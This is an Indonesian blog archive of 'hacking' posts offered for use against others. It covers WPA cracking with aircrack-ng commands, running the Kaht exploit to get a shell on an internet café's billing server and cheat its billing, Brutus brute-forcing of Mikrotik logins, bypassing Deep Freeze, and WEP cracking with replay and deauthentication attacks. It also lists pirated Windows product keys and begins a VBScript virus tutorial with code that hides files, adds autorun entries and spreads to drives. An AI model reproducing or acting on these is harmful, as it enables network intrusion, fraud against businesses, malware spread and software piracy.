Halaman

Cari artikel di Blog ini
Cari artikel di Google, jika di blog ini tidak ada

Untuk Tukar link silahkan masukkan alamat web anda diguest book
Buat yang Mau REQUEST sesuatu (Maslah komputer / Software) bisa kirim Req'a via chatbox atau melalui komentar


Selamat Membaca

Tampilkan postingan dengan label hacking. Tampilkan semua postingan

Minggu, 25 Desember 2011

Jebol Deep Freeze 7

Pada waktu yang lalu pernah posting tentang Jebol Deepfreeze v6, kali ini ane akan share Jebol DeepFreeze Standard v 7
Untuk masuk menjebol system keamanan di Deep Freeze 7 itu tidak sulit dan tanpa harus booting dengan menggunakan operating system lain atau membuat bootable linux di flasdisk. karena selain tidak praktis juga akan memakan banyak waktu.

Untuk menjebol system keamanan di Deep Freeze 7 bisa anda lakukan hanya dengan beberapa kali klik saja dengan menggunakan tool Anti Deep Freeze 0.4.
Anti Deep Freeze 0.4 ini adalah tool yang di gunakan untuk membuka proteksi Deep Freeze 7 sehingga anda bisa menonaktipkan Deep Freeze 7 dan meng uninstal nya.


Untuk menjebol password pada Deep Freeze 7 dan mengganti nya dengan password yang baru berikut Cara nya:
  1. Download Anti Deep Freeze 0.4
  2. Setelah download jalankan tool Anti Deep Freeze 0.4
  3. Pada "Bypassing method" pilih "Bypass exist process"
  4. Klik "Start"
  5. Akan muncul "enter password". Kosongkan password dan klik "OK"
  6. Klik menu "Password "
  7. Masukkan password baru anda pada " Enter New Password" dan "Confirm Password"
  8. Klik "Apply anda reboot". otomatis komputer restart dan pergantian password selesai.

Selain cara diatas, anda juga bisa menggunakan fitur "Open new process(Recommended)".
Berikut cara nya:
  1. Download Anti Deep Freeze 0.4ni
  2. Setelah download jalankan tool Anti Deep Freeze 0.4
  3. Pada "Bypassing method" pilih "Open new process(Recommended)"
  4. Akan muncul "enter password". Kosongkan password dan klik "OK"
  5. Pilih "Boot thawed"
  6. Klik "apply and reboot". Otomatis windows akan restart
  7. Setelah restart, maka sudah dapat di pastikan Deep Freeze 7 anda sudah menjadi non aktif. Karena Deep Freeze 7 sudah non aktif maka anda bisa meng uninstal Deep Freeze 7
  8. Untuk meng uninstal atau menghapus Deep Freeze 7 bisa dilakukan dengan menggunakan sofware Deep Freeze 7.
  9. Cara Uninstal Deep Freeze 7
  • Klik 2x pada sofware Deep Freeze 7
  • Klik "NEXT"
  • Klik "Uninstal"

Proses uninstal Deep Freeze 7 telah selesai. Jika anda masih ingin menggunakan Deep Freeze 7 bisa instal kembali Deep Freeze 7 nya.
Jika suatu saat anda lupa kembali password nya, anda tinggal gunakan tool Anti Deep Freeze 0.4 untuk menonaktip Deep Freeze 7.

Jangan di gunakan untuk meng hack, menjebol, Uninstal, membobol, ataupun unlock Deep Freeze 7 pada komputer orang lain.
Selamat menggunakan Anti Deep Freeze 0.4 untuk Deep Freeze 7

Download Anti Deep Freeze 0.4

Jumat, 29 Juli 2011

tutorial hack wpa

agar dapat mensukseskan teman – teman sekalian dalam berinternet gratis berikut tutorial agar dapat membobol wifii yang di proteksi dengan WPA, Tools yang perlu di siapkan adalah :
  1. Kismet yaitu dengan cara ( sudo apt-get install kismet)
  2. aircrack-ng yaitu dengan cara (sudo apt-get install aircrack-ng)

nah setelah 2 tools diatas telah terinstal di dalam kompi atau laptop yang berbasis kan ubuuntu maupun PClinux kita dapa berjalan atau dapat memulai tahapan – tahapannya.
adapaun tahapannya secara rinci sebagai berikut :
  1. setting tools kismet agar sesuai dengan adapter wifii ada masing – masing dengan cara :
  • $ sudo gedit /etc/kismet/kismet.conf ( untuk saudara ubuntu dan kawan-kawan )
  • $ su nano /etc/kismet/kismet.conf ( untuk saelain ubuntu )
2. guna mendeteksi adapter wifii anda agar dapat menjalankan kismet sesuai dengan kompi atau laptop masing masing dilakukan dengan cara
  • $ sudo lspci | grep Network
  • setelah mendapatkan kode adapter wifii anda masuk lagi ke kismet.conf cari “source=none,none,none” ubah menjadi ” source= adapter wifii anda, wlan0,root” kemudian save.

gambar 1.1 set kismet

gambar 1.2 set kismet
  • setelah melakukan cara di atas masuk pada termilal ketik $ root@ihtiar:/home/ihtiar# kismet, maka akan muncul :

gambar 1.3 kismet
nah setelah muncul kismet seperti gambar diatas selamat anda berasil melakukan seting kismet :D buat yang belum bisa hhehehe belajar lagi ya…………… :D .
setelah kismet muncul kita dapat menscan jaringan yang tercakup dalam wilayah kita berikut cara- cara penggunaan kismet :
  • pertama tapa kita tekan ” S ” gunanya untuk mensortir atau memilih hasil scan
  • kedua kita tekan ” B ” gunanya untuk mencari BSSID dari aces poin yang akan kita serang
nah setelah kita mengetaui BSSID dari AP yang akan kita serang semisal BSSID dari AP yang bernama Tempe (ESSID) : 11:2D:88:9D:01, tulis atau simpan dan ingat BSSID  tersebut sekarang kita bisa mulai proses penyerangan guna mendapat passwornya  hehehehehehehe
  • pertama yang kita lakukan adalah ketikan pada terminal root@ihtiar:/home/ihtiar# airodump-ng –bssid 11:2D:88:9D:01 -w tempe wlan0, nah pasti bingung kan…. kok gak ada instalasi airodump-ng….. nah penjelasannya yaitu dalan instalasi aircrak-ng di dalamnya sedah terdapat paket airodump-ng, aircrack-ng, airplay-ng.
  • penjelasannya airodump-ng –bssid = merupakan perintah guna menspesifikasikan alamat AP yang kita serang
  • 11:2D:88:9D:01 = merupakan BSSID yang kita dapat dari kismet
  • -w = merupakan perintah dimana kita akan menyimpan paket data yang nantinya digunakan untuk crack password biasanya di simpan di direktory /home.
  • tempe = merupakan nama atau data yang natinya akan tersempan
  • wlan0 = adalah adapter wifii kita.
nah setelah kiranya paket tersebut sudah tercukupi, semisal saya dulu pernah ambi paket sebesar 25.000 paket sekarang kita bisa melakukan craking data yang telah kita sadap dari para user guna mendapat pasword AP tersebut, yaitu dengan cara :
  • ketikkan pada terminal : root@ihtiar:/home/ihtiar# aircrack-ng -t tempe-01.cap ( untuk craking binary desimal)
  • ketikkan pada terminal : root@ihtiar:/home/ihtiar# aircrack-ng -h tempe-01.cap (untuk craking numerik box)
  • ketikkan pada terminal : root@ihtiar:/home/ihtiar# aircrack-ng -c tempe-01.cap (untuk craking alpha numerik)
  • berikut list perintah yang ada di aircrack-ng :
  • aircrack-ng -c         : search alpha-numeric characters only
  • aircrack-ng -t         : search binary coded decimal chr only
  • aircrack-ng -h         : search the numeric key for Fritz!BOX
  • aircrack-ng -n <nbits> : WEP key length :  64/128/152/256/512
nah ketemukan passwordnya hehehehe…………….. semoga membantu………………….

Senin, 06 Juni 2011

The Hackerz Database

Siapa yang tau dan sering masuk website the hackerz?. Ni ada yang mengejutkan, simak baik baik
Sebelum bingung.... ini link yg akan gw kasih berisikan index tools Hackerz (updated) buat yg iseng2 ato lagi pengen tau ....


http://www.leetupload.com/dbindex2/index.php?dir=Win32/


Kalo ada passwordnya coba ini :
1. to0l-base
2. zmetex
3. mrdel2000


Code:
http://www.leetupload.com/database/

Gimana Maut ga??????

Hacking Billing Warnet menggunakan DOS

Wah senangnya udah nemu cara baru buat ngakalin billing warnet sialan itu, nih juga sangat simple banget. Anda boleh coba cara ini, memang terkadang berhasil, juga kadang kadang gagal. Tapi sebagai bahan latihan dicoba saja deh.
Saat ini saya sedang mencari cari dimana letak kesalahan penggunaan dos tersebut. Cara ini saya dapatkan hanya sebagai iseng belaka dan hanya coba coba, siapa tahu cara ini berhasil.
Hal ini saya coba di warnet Driyorejo - Lopang pada pukul 8 malam. Nama warnetnya D-Z****t (disamarkan). Warnet ini menurut saya lemah dalam hal security
Tak usah banyak cingcong lah, nanti kite orang dimarahi kak ros,"cakap si ipin". hehehehehe

Pertama periksa dahulu spesifikasi sebagai berikut:
1. Server billing sebagai tempat pembayaran menggunakan Windows XP.
2. Billing Client adalah billing explorer.
3. Koneksi antar billing menggunakan LAN biasa.
4. Baik Client maupun Server billing kurang aman


Coba punya coba, akhirnya penulis masuk ke sana :P dan karena server billing tersebut menggunakan Windows XP maka saya masuk dengan menggunakan Kaht, saat ini Kaht sangat sulit sekali didapatkan, karena software ini tergolong dilarang. Namun coba saja untuk mencarinya

download saja disini kalo lebih gampangnya, klik disini

Berikut ini cara menggunakan Kaht, berikut ini singkatnya :
1. copy file kaht.exe ke drive c (misalnya)
2. buka command prompt c:\
3. ketikkan di prompt tadi c:\kaht.exe ip1 ip2 (contoh : c:\kaht.exe 192.168.1.1 192.168.1.100)
4. ip1 dan ip2 adalah range ip di jaringan kita ( kaht akan menscan computer yang vuln (biasanya win xp sp 1 kebawah)
5. setelah kaht mendapatkan komputer yang vuln dia akan langsung masuk ke komputer tadi dan prompt c:\ kita tadi akan berubah menjadi prompt c:\system32\ pada komputer korban, apabila itu terjadi maka artinya kita sudah ada di komputer korban tersebut
6. selanjutnya gunakan kemampuan kamu untuk mengeksplorasi komputer dengan menggunakan berbagai perintah dos
7. selamat belajar
Saya melihat di billing clientnya, ternyata jam yang terpampang di client sama dengan jam di billing dengan asumsi perhitungan koneksi mengikuti arah jam client. Wah, saya terus bergembira, ternyata caranya saya kira lebih mudah :P
Lalu saya coba buka START =-> Run =-> Command,
Maka keluarlah kotak hitam seperti ini :


lalu penulis ketikkan command : time sehingga keluar seperti ini


Dan ternyata ketika saya mencoba mengubah set waktunya ke 20 menit sebelumnya eh ternyata billingnya bereaksi. Aseekkk... saya berhasil menghack billing, pikirku.
Kemudian saya jadi tenang deh maennya. Kalo udah maen 2 jam saya set balik jadi 1 jam, hehehe... mati kau billing

Tetapi meskipun cara ini sangat praktis, tapi juga kadang terhadi kegagalan. Semua itu tergantung dari tingkat keamanan warnet dan keahlian sang pemakai, hehehe.

Pesan saya Andra, Tetap jaga kebencian anda pada billing. Sampai kapanpun seorang hacker (newbie) harus membenci billing, jika tidak benci, maka dia bukanlah seorang yang memiliki keberanian
Hahahahaha, just kidding. Tapi jangan terlalu benci, ntar jadi penyakit. Bravo Fucking billing

Selasa, 31 Mei 2011

Windows 8 Ultimate Professional ZX Edition

Buat M.A Mania yang hobi koleksi windows, maka salah satu versi windows ini yaitu Windows 8 Ultimate Professional ZX Edition sangat layak untuk menjadi koleksi M.A Mania.
Ayo... segera download selagi ada :)

Meningkatkan Performa Game dengan Game Booster 2.2

Dalam Windows 8 Ultimate Professional ZX Edition ini sudah disertakan beberapa sofware didalamnya yaitu:
* Diskeeper 2009
* DirectX Updated June 2009
* Driver Magician
* Flash Player 10
* Java
* K-Lite Mega Codec Pack
* Logon Studio
* Notepad 2
* Notepad 5++
* PhotoShop CS4
* Sydebar Styler + Sydebar Styles
* Silverlight
* Adobe Reader 9
* DeskScape
* UltraIso
* SPTD
* Unlocker
* System Utility Suite
* Winrar 3.9
* Windows Live Messenger 2009
* dll

File download adalah file torrent. Karena itu untuk mendownload nya harus menggunakan sofware torrent dan salah satu nya bisa menggunakan BitTorrent.
Untuk cara penggunaan nya sudah M.A sertakan didalamnya.
Jadi baca dulu sebelum download agar tidak tersesat dijalan :D.

Ok, selamat mendownload.

BitTorrent
Meningkatkan Performa Game dengan Game Booster 2.2

Windows 8 Professional ZX Edition
Meningkatkan Performa Game dengan Game Booster 2.2
Password: http://marcellinoagatha.blogspot.com

Serial Number:
6F2D7-2PCG6-YQQTB-FWK9V-932CC
YFKBB-PQJJV-G996G-VWGXY-2V3X8
VMCB9-FDRV6-6CDQM-RV23K-RP8F7
WGDJW-B8DYC-WVKX4-6MKF4-B8PK8
BG9P2-VFK9D-RHR8G-2448C-9B4J2
VMCB9-FDRV6-6CDQM-RV23K-RP8F7

Catatan:
Windows 8 Ultimate Professional ZX Edition ini berplatform windows Vista. Namun secara keseluruhan telah di modifikasi menjadi windows 8 sehingga apabila M.A Mania mengecek nya tertulis windows yang digunakan adalah Windows 8 Ultimate Professional ZX Edition


Sumber: http://marcellinoagatha.blogspot.com/2011/05/windows-8-ultimate-professional-zx.html#ixzz1NuUaDaHQ
http://marcellinoagatha.blogspot.com
Under Creative Commons License: Attribution

Sabtu, 21 Mei 2011

Hacking Billing Warnet menggunakan DOS

Wah senangnya udah nemu cara baru buat ngakalin billing warnet sialan itu, nih juga sangat simple banget. Anda boleh coba cara ini, memang terkadang berhasil, juga kadang kadang gagal. Tapi sebagai bahan latihan dicoba saja deh.
Saat ini saya sedang mencari cari dimana letak kesalahan penggunaan dos tersebut. Cara ini saya dapatkan hanya sebagai iseng belaka dan hanya coba coba, siapa tahu cara ini berhasil.
Hal ini saya coba di warnet Driyorejo - Lopang pada pukul 8 malam. Nama warnetnya D-Z****t (disamarkan). Warnet ini menurut saya lemah dalam hal security
Tak usah banyak cingcong lah, nanti kite orang dimarahi kak ros,"cakap si ipin". hehehehehe

Pertama periksa dahulu spesifikasi sebagai berikut:
1. Server billing sebagai tempat pembayaran menggunakan Windows XP. 
2. Billing Client adalah billing explorer. 
3. Koneksi antar billing menggunakan LAN biasa. 
4. Baik Client maupun Server billing kurang aman 


Coba punya coba, akhirnya penulis masuk ke sana :P dan karena server billing tersebut menggunakan Windows XP maka saya masuk dengan menggunakan Kaht, saat ini Kaht sangat sulit sekali didapatkan, karena software ini tergolong dilarang. Namun coba saja untuk mencarinya

download saja disini kalo lebih gampangnya, klik disini

Berikut ini cara menggunakan Kaht, berikut ini singkatnya :
1. copy file kaht.exe ke drive c (misalnya)
2. buka command prompt c:\
3. ketikkan di prompt tadi c:\kaht.exe ip1 ip2 (contoh : c:\kaht.exe 192.168.1.1 192.168.1.100)
4. ip1 dan ip2 adalah range ip di jaringan kita ( kaht akan menscan computer yang vuln (biasanya win xp sp 1 kebawah)
5. setelah kaht mendapatkan komputer yang vuln dia akan langsung masuk ke komputer tadi dan prompt c:\ kita tadi akan berubah menjadi prompt c:\system32\ pada komputer korban, apabila itu terjadi maka artinya kita sudah ada di komputer korban tersebut
6. selanjutnya gunakan kemampuan kamu untuk mengeksplorasi komputer dengan menggunakan berbagai perintah dos
7. selamat belajar
Saya melihat di billing clientnya, ternyata jam yang terpampang di client sama dengan jam di billing dengan asumsi perhitungan koneksi mengikuti arah jam client. Wah, saya terus bergembira, ternyata caranya saya kira lebih mudah :P 
Lalu saya coba buka START =-> Run =-> Command,
Maka keluarlah kotak hitam seperti ini : 


lalu penulis ketikkan command : time sehingga keluar seperti ini


Dan ternyata ketika saya mencoba mengubah set waktunya ke 20 menit sebelumnya eh ternyata billingnya bereaksi. Aseekkk... saya berhasil menghack billing, pikirku. 
Kemudian saya jadi tenang deh maennya. Kalo udah maen 2 jam saya set balik jadi 1 jam, hehehe... mati kau billing 

Tetapi meskipun cara ini sangat praktis, tapi juga kadang terhadi kegagalan. Semua itu tergantung dari tingkat keamanan warnet dan keahlian sang pemakai, hehehe.

Pesan saya Andra, Tetap jaga kebencian anda pada billing. Sampai kapanpun seorang hacker (newbie) harus membenci billing, jika tidak benci, maka dia bukanlah seorang yang memiliki keberanian
Hahahahaha, just kidding. Tapi jangan terlalu benci, ntar jadi penyakit. Bravo Fucking billing

Sabtu, 14 Mei 2011

HACKING MIKROTIK MENGGUNAKAN BRUTUS

ah udah lama gak update blog neh. sekarang gw mau kasih trik hacking mikrotikmenggunakan brutus. ini bisa digunakan buat password login tapi semua tergantung kamu dalam mencari informasi sekitar hostpot
dari pada bingung langsung aja.!

silahkan download brutus
disini

jangan lupa matikan anti virus . tool brutus di deteksi sebagai virus ....he...he..he.. tapi ini bukan virus kok
langsung aja ya
1 buka brutusnya

2 masukkan ip mikrotik


3 type ganti HTTP diganti telnet


4 user file tekan browse cari file users.txt (ini buat contoh aja nanti silahkan kalian kembangkan)


5 masuk pass file tekan browse cari juga file ext words.txt (ini buat contoh aja nanti silahkan kalian kembangkan sendiri )


6 tekan start mulai jangan lupa siapkan camilan ato rokok plus kopi


jika cara diatas masih belum ketemu ...he...he...he...langsung aja ...

no 1,2,3,4 tetap no 5 diganti

klik kebawah pass mode.
ganti word list menjadi brute force


nih tampilan brute force pilih salah satu aja terserah mau yang mana


klo pingin lebih explore lagi nih

1 cari text berbahasa indonesia ato apa aja nanti copy paste pindah ke txt
2 buka brutus
3 masuk tool - wordlist generation


4 dengan tool ini akan tercipta file txt bisa untuk user ato password

jangan lupa selalu berkreasi........
selamat mencoba......he....he...he...

Software untuk Hack Wireless yang Terpassword


http://t3.gstatic.com/images?q=tbn:ANd9GcQbgE9EDetNKYQqjdqg_oRq3Ji2LUtmWp1QF40lk_6ACiUDT854Nw
Kemaren temen ane nanyain ke ane via chat fb : 
katanya: "Ada Software yang bisa mengetahui password Wireless orang lain yang di lock ga ?"
Tanpa basa- basi ane langsung aja kasih tau dan search google dan ahsil beginilah yang ane dapat , mohon di simak ya gan ?
WIRELESS HACKING TOOL
NetStumbler
Netstumbler yang dikenal sebagai Jaringan Stumbleris suatu alat acilitates detecting dari Wireless Lans menggunakan Wireless 802.11b, 802.11a dan 802.11g WLAN standar yang berjalan pada sistem operasi dari microsoft Win98 – Win Vista, ada versi lain juga yang disebut Anothere Mini Stumbler yang menggunakan sistem operasi Windows CE. Untuk alat” kecil yang bisa di genggam.
Anda bisa mendapatkannya 
disini
Aircrack
Tercepat untuk WEP / WPA cracking tool
Aircrack adalah suite alat untuk 802.11a/b/g WEP dan WPA cracking. Hal ini dapat dilakukan dalam 40 sampai 512-bit password WEP dan hanya sekali dienkripsi paket” telah dikumpulkan. Aircrack juga dapat menyerang WPA 1 atau 2 jaringan dengan menggunakan metode lanjutan cryptographic kasar atau memaksa. Suite yang mencakup airodump (802,11 sebuah paket pengambil program), aireplay (802,11 sebuah paket suntikan program), aircrack (statis WEP dan WPA-PSK cracking), dan airdecap (decrypts WEP / WPA untuk pengambil file).
Anda dapat memperoleh Aircrack 
disini
Airsnort
802,11 WEP Encryption Cracking Tool
AirSnort adalah LAN nirkabel (WLAN) tool yang digunakan untuk merecover enkripsi password. Ia dikembangkan oleh shmoo kelompok pasif dan dioperasikan oleh pemantauan transmisi, komputasi enkripsi password akan dilakukan bila paket telah dikumpulkan. Anda mungkin juga akan tertarik dengan Airsnort ini.
Anda dapat memperoleh AirSnort 
disini
Cowpatty
Cowpatty ini adalah tools yang baik untuk memaksa cracking WPA-PSK, yang dianggap “WEP Baru” untuk Home Wireless Security. Program ini hanya mencoba a bunch dari berbagai pilihan dari kamus file untuk melihat dan menemukan apa yang didefinisikan sebagai Pre-Shared Key.
Anda dapat memperoleh Cowpatty 
disini
Asleap
Alat ini sangat bagus ketika menggunakan jaringan Leap. Alat ini dapat digunakan untuk mengumpulkan data otentikasi yang sedang lewat di jaringan, dan ini dapat di sniffed sehingga bisa di crack. Leap tidak melindungi otentikasi lainnya seperti “real” EAP, yang merupakan alasan utama mengapa Leap dapat mudah rusak.
Anda dapat memperoleh Leap 
disini
Ethereal
Ethereal digunakan oleh seluruh dunia Wind0s oleh kedua sistem operasi dan opensource, yang digunakan untuk mengatasi masalah, analisis, dan perangkat lunak protokol pembangunan, dan pendidikan. Memiliki semua fitur-fitur standar yang akan diharapkan dalam analisa protokol, dan beberapa fitur tidak dilihat pada setiap produk. Lisensi open source memungkinkan penambahan perangkat tambahan bagi anda” yang memiliki keahlian. Bagus loh.. Coba deh 
:D
Anda dapat men-download Ethereal 
disini
Yang lainnya:

AiO Wireless Hack Tools 2009:
• NetStumbler 0.4.0
• Kismet 2005 08 R
• Wellenreiter v1.9
• WEP Crack 0.1.0
• Airsnort 0.2.7e
• Wepwedgie 0.1.0 alpha
• Hotspotter 0.4

Information File:
Name: AIO Wireless Hack Tools 2009 Full
Size: 8,1 MB (recovery register 1%)
Language: English
Support Platform: Linux, Windows.
Format: RAR
Downloadfile :
WIRELESS HACKING TUTORIAL
WEP adalah Wired Equivalent Privacy. Ini merupakan standar untuk enkripsi nirkabel sampai sekarang. Banyak orang bahkan tidak menggunakan WEP karena keamanan yang lemah, repot, atau WEP sangat pointless, karena bisa dicrack, walaupun biasanya memakan waktu cukup lama untuk memperoleh cukup data untuk mendapatkan password WEP, terutama password yang sangat panjang.
WEP terdiri dari password rahasia dan enkripsi. Password rahasia yang digunakan bersama antara akses point dan semua orang di jaringan nirkabel, terdiri dari 5 atau 13 karakter. Digunakan oleh proses enkripsi untuk komunikasi paket yang disamarkan sepanjang WLAN, atau Wireless Local Area Network. Semua paket yang unik dan acak, jadi jika seseorang melakukan crack pada satu paket key, mereka tidak dapat melihat apa yang dilakukan orang lain tanpa melakukan cracking pada mereka juga.
Ini semua dilakukan dengan menggunakan password rahasia bersamaan dengan tiga karakter (the Initialization Vector, atau IV) yang dipilih secara acak oleh perangkat nirkabel. Misalnya, jika Anda adalah password “hello”, mungkin membuat “abchello” untuk satu paket, dan “xyzhello” untuk lainnya.
WEP juga menggunakan XOR, atau Eksklusif ATAU, untuk enkripsi. XOR membandingkan dua bit, dan jika theyre berbeda, ia akan mengembalikan 1. Jika tidak, ia akan mengembalikan 0. Misalnya, 1 XOR 1 akan 0, dan 1 XOR 0 akan 1.
Array adalah variabel yang dapat menyimpan beberapa nilai. Misalnya, array abjad [26] akan terus nilai 26, yang diberi label 0 melalui 25.
Contoh:
alphabet[0] = ‘A’;
alphabet[1] = ‘B’;
void swap(char &first, char &second)
{
char temp = first;
first = second;
second = temp;
}
swap(alphabet[0], alphabet[1]);
Jika nilai-nilai array swapped randomely telah berkali-kali, maka tidak mungkin dikirim ke array elemen yang memegang nilai.
Algoritma yang sebenarnya digunakan oleh WEP untuk mengenkripsi paket yang adalah RC4. RC4 terdiri dari dua langkah: dengan password dan Penjadwalan Algoritma Pseudo Random Generasi Algoritma. Bagian pertama, yang Penjadwalan Algoritma password, atau KSA, seperti ini dalam kode C, assuming k [] adalah array dari password rahasia:
int n = 256;
char s[n];
// initialization
for (int i = 0; i <= (n – 1); i++) s[i] = i; int j = 0; // scrambling for (int l = 0; l <= (n – 1); l++) { j += s[l] + k[l]; swap(s[l], s[j]); }
Mari kita telaah kode di atas hingga kita tahu bahwa:
1. Integer ‘n’ menentukan seberapa kuay enkripsi yang kita buat. WEP disini menggunakan 256.
2. Array karakter ‘k’ adalah password rahasia yang dikombinasikan dengan tiga karakter palsu. Hal ini tidak berubah sama sekali dalam program ini.
3. Tanda ’//Inisialisasi’ hanya merupakan inisialisasi, sebanyak karakter 0-255.
4. Integer ‘j’ digunakan untuk memegang nilai selama scrambling. Selalu diinisialisasi ke 0, karena harus selalu di mulai 0.
5. Selanjutnya, (di mana ‘/ / scrambling’) scrambling proses dimulai. Pada dasarnya akan menghasilkan ‘s’ array “acak” dari sebelumnya ‘ s’ array yang ditentukan.
6. Di dalam lingkaran, yang pertama mereka merges password (k) dengan acak array (s) untuk membuat sebuah karakter selesai. Lalu, panggilan untuk swap () menempatkan ke dalam array dari karakter selesai.
Sekarang saatnya untuk bagian kedua dari algoritma RC4, maka Algoritma Pseudo Random Generation (PRGA). Bagian ini output streaming password berdasarkan KSA’s pseudo-acak array. Streaming key ini akan digabung dengan data cleartext untuk menciptakan data yang dienkripsi.
int i = 0;
int j = 0;
int z;
while (data_disini)
{
i++;
j += s[i];
swap(s[i], s[j]);
z = s[s[i] + s[j]];
// z is outputted here
// and then XOR’d with cleartext
}
1. Integers’ i ‘dan’ j ‘telah dideklarasikan dan diinisialisasi ke 0.
2. Terdapat satu lingkaran yang berjalan sampai akhir paket data tersebut tercapai.
3. ‘I’ adalah incremented dalam setiap perulangan dari lingkaran itu agar tetap berjalan.
4. ‘J’ memegang pseudo-nomor acak.
5. Pemanggil lain untuk swap () karakter yang aktif dalam s [i], dan s [j].
6. ‘Z’ dihitung dengan menambahkan s [i], dan s [j] dan mengambil nilai dalam elemen sesuai jumlah mereka. Alasan ini akan dijelaskan nanti.
7. ‘Z’ adalah XOR’d dengan cleartext untuk membuat teks baru dienkripsi.
Berhubung dgn putaran CRC stands for redundancy checksum. Ketika paket-paket yang dikirim ke seluruh jaringan, harus ada cara untuk mengetahui host menerima paket belum rusak dengan cara apapun. Ini adalah tujuan dari CRC. Sebelum data dikirim, CRC menghitung nilai, atau checksum, untuk paket yang akan dikirim dengan paket. Bila diterima, target host menghitung baru dari checksum menggunakan CRC. CRCs Jika cocok, maka paket dari kredibilitas telah dikonfirmasi.
Ringkasnya. Access Point menciptakan pseudo-acak karakter. Mereka bergabung dengan berbagi prechosen password untuk membuat password rahasia. KSA kemudian menggunakan password ini untuk membuat pseudo-acak array, yang digunakan oleh PRGA streaming untuk membuat key. Password ini kemudian di XOR dengan cleartext untuk menciptakan data dienkripsi, dan masuk ke dalam CRC dan membuat checksumnya.
Kemudian, untuk penerimaan host decrypts. Karakter ditambahkan oleh AP yang akan dihapus dan digabung dengan key untuk dikirim kembali bersama dengan password rahasia. Password masuk melalui seluruh proses RC4, dan XOR’d dengan teks terenkripsi, dan menciptakan cleartext checksum. Checksum akan dihapus dan dibuat yang kemudian dibandingkan untuk melihat apakah data selamat, dan apakah ini merupakan pengguna asli.
Bagian II: Cracking WEP
Sebelum kita masuk cracking WEP, mari kita bahas beberapa flaws dalam proses enkripsi:
* Ada 5% kesempatan bahwa nilai dalam s [0]-s [3] tidak akan berubah setelah tiga Iterasi oleh KSA.
* Yang pertama nilai dalam data dienkripsi adalah SNAP, yang 0xAA, atau 170 basis 10. Sniffing pertama dari byte dan teks terenkripsi XOR-ing dengan 170 akan memberikan output byte pertama dari PRGA.
* J format tertentu yang byte yang diberikan oleh AP akan menunjukkan bahwa ia adalah lemah dan mudah untuk di crack. Format ini (B + 3, 255, X), dimana B adalah byte dari password rahasia. Dimana X dapat bernilai apapun.
Kita akan berbicara tentang KSA sekarang. Mari kita menetapkan beberapa variabel untuk “pengujian”:
* Karakter kode yang diambil dari AP adalah 3255,7. Kami sniffed itu dari udara. Kami akan menggunakannya karena hasil tes telah menunjukkan itu adalah kode yang sangat lemah.
* Shared passwordnya adalah 22222. Dalam prakteknya, Anda tidak akan tahu ini.
* N adalah 256.
* Jika ada nilai di atas 256, modulo operasi akan digelar di atasnya. Nilai yang dihasilkan itulah yang akan digunakan.
* Array ‘s’ telah dipastikan, dengan nilai 0-255.
Buka program Kismet. Kismet adalah scanner nirkabel bebas untuk Linux. Bila Anda membukanya, Anda akan melihat daftar WLAN yang berada dalam jangkauan. Pilih salah satu dan buat catatan dari keempat rincian berikut ini (perlu diketahui bahwa target komputer didapat dari setiap host pada WLAN):
* AP MAC Address
* MAC Address komputer target.
* WEP – Key digunakan
* Wi-Fi- saluran yang digunakan
Buka Aircrack dan anda akan mulai menangkap paket-paket. Anda juga akan menangkap IVs. Tapi ini memakan waktu lama. Ia bahkan dapat berlangsung selama beberapa jam atau hari untuk menangkap jumlah IVs ke crack password WEP.
Untungnya, kami dapat mempercepatnya. Misalnya, jika WLAN sangat sibuk, maka akan lebih banyak lalu lintas paket IVs, sehingga IVs lebih mudah diambil. Jika kami terus ping ke jaringan, akan menghasilkan lebih banyak paket data.
ping-t-l 50000 ip_address
Jadi apa yang harus dilakukan sekarang? Kami memiliki sedikit data, tetapi kita harus mendapatkan password WEP di sini. Ada waktu untuk meloloskan void11. Void11 yang di deauthenticate AP ke semua host yang ada disana. Cutting off dilakukan hingga ke seluruh host. Hal pertama yang dilakukan dalam hal ini adalah automaticall yang akan mencoba untuk menyambung kembali koneksi ke AP.
Namun ada teknik lain yang disebut replay attack. Ini menangkap sebuah paket dari sebuah host pada WLAN, kemudian melakukan spoofs host dan terus mengulang paket berulang ulang. Menghasilkan lalu lintas paket data yang sangat besar. Yang terbaik dari program ini adalah airreplay. Ini adalah untuk apa void11 digunakan.
Buka airodump. Sekarang, ucapkan terima kasih kepada Replay Attack. IV berjalan sekitar 200 per detik. Wow! Anda mungkin akan mendapatkan semua paket yang diperlukan dalam waktu 10 menit. Semua IVs sedang ditulis ke dalam file yang akan diambil. Kemudian buka aircrack. Aircrack akan membaca semua IVs yang di ambil dari file, dan melakukan analisis statistik pada file tsb. Lalu, ia akan berusaha untuk brute force file” yang ada. Setelah menemukan passwordnya, password itu akan diberikan pada anda.
Hehehe.. Finally: Kamu sudah mendapatkan passwordnya 
:D

Senin, 25 April 2011

Cara Membuat Virus Dengan Visual Basic


Virus komputer merupakan program komputer yang dapat menggandakan atau menyalin dirinya sendiri dan menyebar dengan cara menyisipkan salinan dirinya ke dalam program atau dokumen lain. Virus komputer dapat dianalogikan dengan virus biologis yang menyebar dengan cara menyisipkan dirinya sendiri ke sel makhluk hidup. Virus komputer dapat merusak (misalnya dengan merusak data pada dokumen), membuat pengguna komputer merasa terganggu, maupun tidak menimbulkan efek sama sekali. Virus yang akan kita coba buat kali ini akan dibuat dengan menggunakan Visual Basic Script. Terlebih dulu kira akan rencakan skenario kerja dari virus tersebut. Skenario virus tersebut adalah sebagai berikut:
1. Virus akan mencari file-file .JPG pada folder dan subfolder satu tingkat didalamnya, setelah itu merubah ekstension file JPG tersebut menjadi JPEG dan merubah atributnya menjadi hidden file. Sehingga akan dikira file tersebut terhapus.
2. Meng-copy-kan dirinya (virus) dalam folder-folder tertentu dalam Windows
3. Memodifikasi Registry agar secara otomatis menjalankan script virus pada saat restart
4. Menularkan diri pada drive-drive yang aktif termasuk flash disk
5. Membuat halaman HTML tertentu agar dijalankan pada start page di Internet Explorer
Nah, demikianlah skenario virus yang akan kita buat. Untuk lebih jelasnya kita akan pelajari dari script dibawah ini:
1. Pada bagian ini akan dibuat sebuah prosedur untuk mencari file-file JPG dan merubahnya sesuai dengan skenario diatas
Sub serangan_jpg(target)
on error resume next
set ftarget=fso.GetFile(target)
set fsource = fso.GetFile(Wscript.ScriptFullName)
ftarget.Copy(Left(target,instrrev(target,”.”)) & “jpeg”)
